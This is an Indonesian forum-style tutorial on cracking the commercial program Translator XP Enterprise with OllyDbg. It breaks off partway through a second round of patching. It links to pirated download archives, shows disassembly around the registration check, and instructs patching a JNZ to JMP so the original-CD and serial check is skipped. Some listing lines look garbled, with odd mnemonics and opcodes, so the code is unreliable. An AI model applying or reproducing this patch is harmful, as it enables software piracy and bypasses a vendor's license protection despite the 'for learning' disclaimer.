

Peringatan : Ini hanya sebagai pembelajaran saja, apabila suka dengan software ini, silahkan untuk membelinya di situs resminya. Sebagai pembelajaran juga buat pembuatnya, agar membuat protectnya lebih handal lagi.

Ini Artikel ku yg ke-2 yg aku kirim, aq ingin berbagi ilmu lagi buat x-code smua. Buat master2 cracking, sorry ya klo dalam tutor ini terlalu cupu, maklum masih sangat Newbie. Ini mungkin cracking pertamaku.

Overview tentang ni software:

Ni software berguna untuk translate bahasa Indonesia ke Inggris, atau sebaliknya n translate ke bahasa lainnya. Pada versi enterprise ini ada juga translate ke bahasa daerah lo.....

Screen Sot :



Kerenkan ni software, Tapi kagak tau dah hasilnya. Yg penting tampilannya dulu He...3.

Pertama2 begitu menggoda, slanjutnya..... Lanjut lagi

Alat dan Bahan :

1. Ni perlu cemilan biar gak bete.
2. Software yg akan d cracking tentunya.

<http://d.turboupload.com/d/1264551/TranslatorXP.Enterprise.Edition.rar.html>

<http://rapidshare.com/files/4785359/Translator.XP.Enterprise.Edition.zip.html>


Linknya dari tetangga, Moga belum d delete.

3. OllyDbg 1.10
4. Doa, supaya berhasil

Lanjut Lagi.

Dah dapatkan tuh software, install langsung tu software “driver + setupXpEnterprisenya”

Klo udah install, jalankan tu software. Lalu klik Help trus pilih register.




Oops....Ternyata minta CD Aslinya. Wah kayaknya Harus beli nih softwarenya or harus kita bakar ke cd dulu ???????

Smua itu gk usah deh.....


Langsung kita buka software crackingnya “OllyDbg 1.10”. Ingatin peringatan yg muncul ya.

Lalu buka software TranslatorXP dg Ollydbg ini.


Hasilnya :




Lalu klik kanan di ollydbgnya : Search for → All referenced text strings




Stelah itu klik kanan lagi : Search for text → Trus masukkan kata2 pringatan tadi.



Hasilnya:



Kmudian klik 2 kali tulisan yg d dapat tsb.



Scroll ke atas sedikit, Lihat di kolom Disassembly, Code JNZ 0047b086.

• 8080 7CFFFFFF	LEH ECX, DWORD PTR SS:[EBP-84]	0012FFC8
• FF15 98525500	CALL DWORD PTR DS:[&MSUBVM50.__v]	7C910738
• 8B13	MOV EDX, DWORD PTR DS:[EBX]	ntdll.dll
• 52	PUSH EDX	FFFFFFFFFF
• FF15 A4525500	CALL DWORD PTR DS:[&MSUBVM50.__v]	0012FFD0
• 85C0	TEST EAX, EAX	7FD70000
• 0F55 BF000000	JNZ 0047b086	0054B838
• B9 04000280	MOV ECX, 80020004	0012FFD8
• B8 0A000000	MOV EAX, 0A	FEFB4D93
• 898D 54FFFFFF	MOV DWORD PTR SS:[EBP-AC], ECX	0012FFE0
• 898D 64FFFFFF	MOV DWORD PTR SS:[EBP-9C], ECX	FFFB4D9F
• 8D95 2CFFFFFF	LEA EDX, DWORD PTR SS:[EBP-D4]	0012FFE4
• 8D8D 6CFFFFFF	LEA ECX, DWORD PTR SS:[EBP-94]	FFFB4D9F
• 8985 4CFFFFFF	MOV DWORD PTR SS:[EBP-B4], EAX	0012FFE8
• 8985 5CFFFFFF	MOV DWORD PTR SS:[EBP-A4], EAX	7C816D58
• C785 34FFFFFF 601	MOV DWORD PTR SS:[EBP-CC], 0042106	00000000
• C785 2CFFFFFF 080	MOV DWORD PTR SS:[EBP-D4], 8	00000000
• FF15 64545500	CALL DWORD PTR DS:[&MSUBVM50.__v]	00000000
• 8D95 3CFFFFFF	LEA EDX, DWORD PTR SS:[EBP-C4]	0012FFFC


Code ini yg akan membawa kita pada tulisan peringatan yg di atas tadi. Jadi kita ganti menjadi JMP.

Catt: JNZ : Jump if Not Zero, JMP : Jump (cmiaw)

Klik dua kali ganti jadi JMP.


• 8080 7CFFFFFF	LEH ECX, DWORD PTR SS:[EBP-84]	0012FFC8
• FF15 98525500	CALL DWORD PTR DS:[&MSUBVM50.__v]	MSUBVM50.__vbaFreeVar
• 8B13	MOV EDX, DWORD PTR DS:[EBX]	ntdll.dll
• 52	PUSH EDX	FFFFFFFFFF
• FF15 A4525500	CALL DWORD PTR DS:[&MSUBVM50.__v]	MSUBVM50.__vbaLenBstr
• 85C0	TEST EAX, EAX	0012FFD0
• E9 C0000000	JMP 0047b086	0054B838
• 90	NOP	0012FFD8
• B9 04000280	MOV ECX, 80020004	FFFB4D93
• B8 0A000000	MOV EAX, 0A	FFFB4D9F
• 898D 54FFFFFF	MOV DWORD PTR SS:[EBP-AC], ECX	0012FFE0
• 898D 64FFFFFF	MOV DWORD PTR SS:[EBP-9C], ECX	FFFB4D9F
• 8D95 2CFFFFFF	LEA EDX, DWORD PTR SS:[EBP-D4]	0012FFE4
• 8D8D 6CFFFFFF	LEA ECX, DWORD PTR SS:[EBP-94]	FFFB4D9F
• 8985 4CFFFFFF	MOV DWORD PTR SS:[EBP-B4], EAX	0012FFE8
• 8985 5CFFFFFF	MOV DWORD PTR SS:[EBP-A4], EAX	7C816D58
• C785 34FFFFFF 601	MOV DWORD PTR SS:[EBP-CC], 0042106	00000000
• C785 2CFFFFFF 080	MOV DWORD PTR SS:[EBP-D4], 8	00000000
• FF15 64545500	CALL DWORD PTR DS:[&MSUBVM50.__v]	00000000
• 8D95 3CFFFFFF	LEA EDX, DWORD PTR SS:[EBP-C4]	0012FFFC

Lalu Simpan hasil modifikasi dengan klik kanan :




Trus copy All.

Lalu backup, klik kanan lagi :



Lalu simpan dengan nama berbeda.


Coba kita jalankan hasil backup kita:



Berhasil-berhasil (kayak film anak2,Kebanyakan nonton film anak2 he..3)

O iya setelah ini jangan lupa masukkan file "transc.sec" kedalam disket atau flash disk.
(File transc.sec ada d dalam Translator XP Enterprise yg kita download)


Masukkan nama n registration kode terserah anda.



Oopppppssss. Validasi gagal ternyata.

Buka lagi ollydbg, trus buka hasil backup kita tadi (Hasil yg telah d modifikasi).

Langkah2nya seperti yg d atas.



```
UNICODE "none"
UNICODE "none"
